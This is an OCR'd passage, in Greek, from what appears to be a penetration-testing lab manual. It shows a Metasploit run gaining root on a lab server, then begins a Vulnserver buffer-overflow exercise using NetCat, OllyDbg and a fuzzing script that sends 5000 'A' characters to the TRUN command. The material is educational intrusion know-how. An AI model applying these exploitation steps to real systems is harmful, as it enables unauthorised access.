
set rhost 192.168.1.5

run (ή exploit)



Εικ.3.16 Metasploit

8. Το exploit ήταν επιτυχημένο και έχουμε απομακρυσμένη πρόσβαση στον server. Γράφουμε whoami και βλέπουμε ότι είμαστε root, που σημαίνει ότι μπορούμε να κάνουμε τα πάντα στον server.




Εικ.3.17 Metasploit

[Σ.67]


3.2.3. Εύρεση Κενών Ασφαλείας Σε Desktop Εφαρμογές Και Ανάπτυξη Exploits Για Την Εκμετάλλευσή Τους

1. Στα Windows ανοίγουμε Vulnserver.




Εικ.3.18 Vulnserver

Στο Kali συνδεόμαστε στον Vulserver με NetCat στη θύρα 9999 και γράφουμε την εντολή HELP. Στις εντολές που προτείνει βλέπουμε και την TRUN [trun_value]. Αυτή η εντολή είναι ευάλωτη σε Buffer Overflow, οπότε θα το εκμεταλλευτούμε για να διεισδύσουμε στο σύστημα.




Εικ.3.19 NetCat

2. Στα Window κλείνουμε τον VulnServer και τον ανοίγουμε μέσω του OllyDbg και πατάμε Play.




Εικ.3.20 OllyDbg

3. Στο Kali Linux φτιάχνουμε ένα Python Script το οποίο στέλνει στον VulnServer μία σειρά από 5000 «A». Το «A» σε μορφή ASCII έχει την δεκαεξαδική τιμή 41.



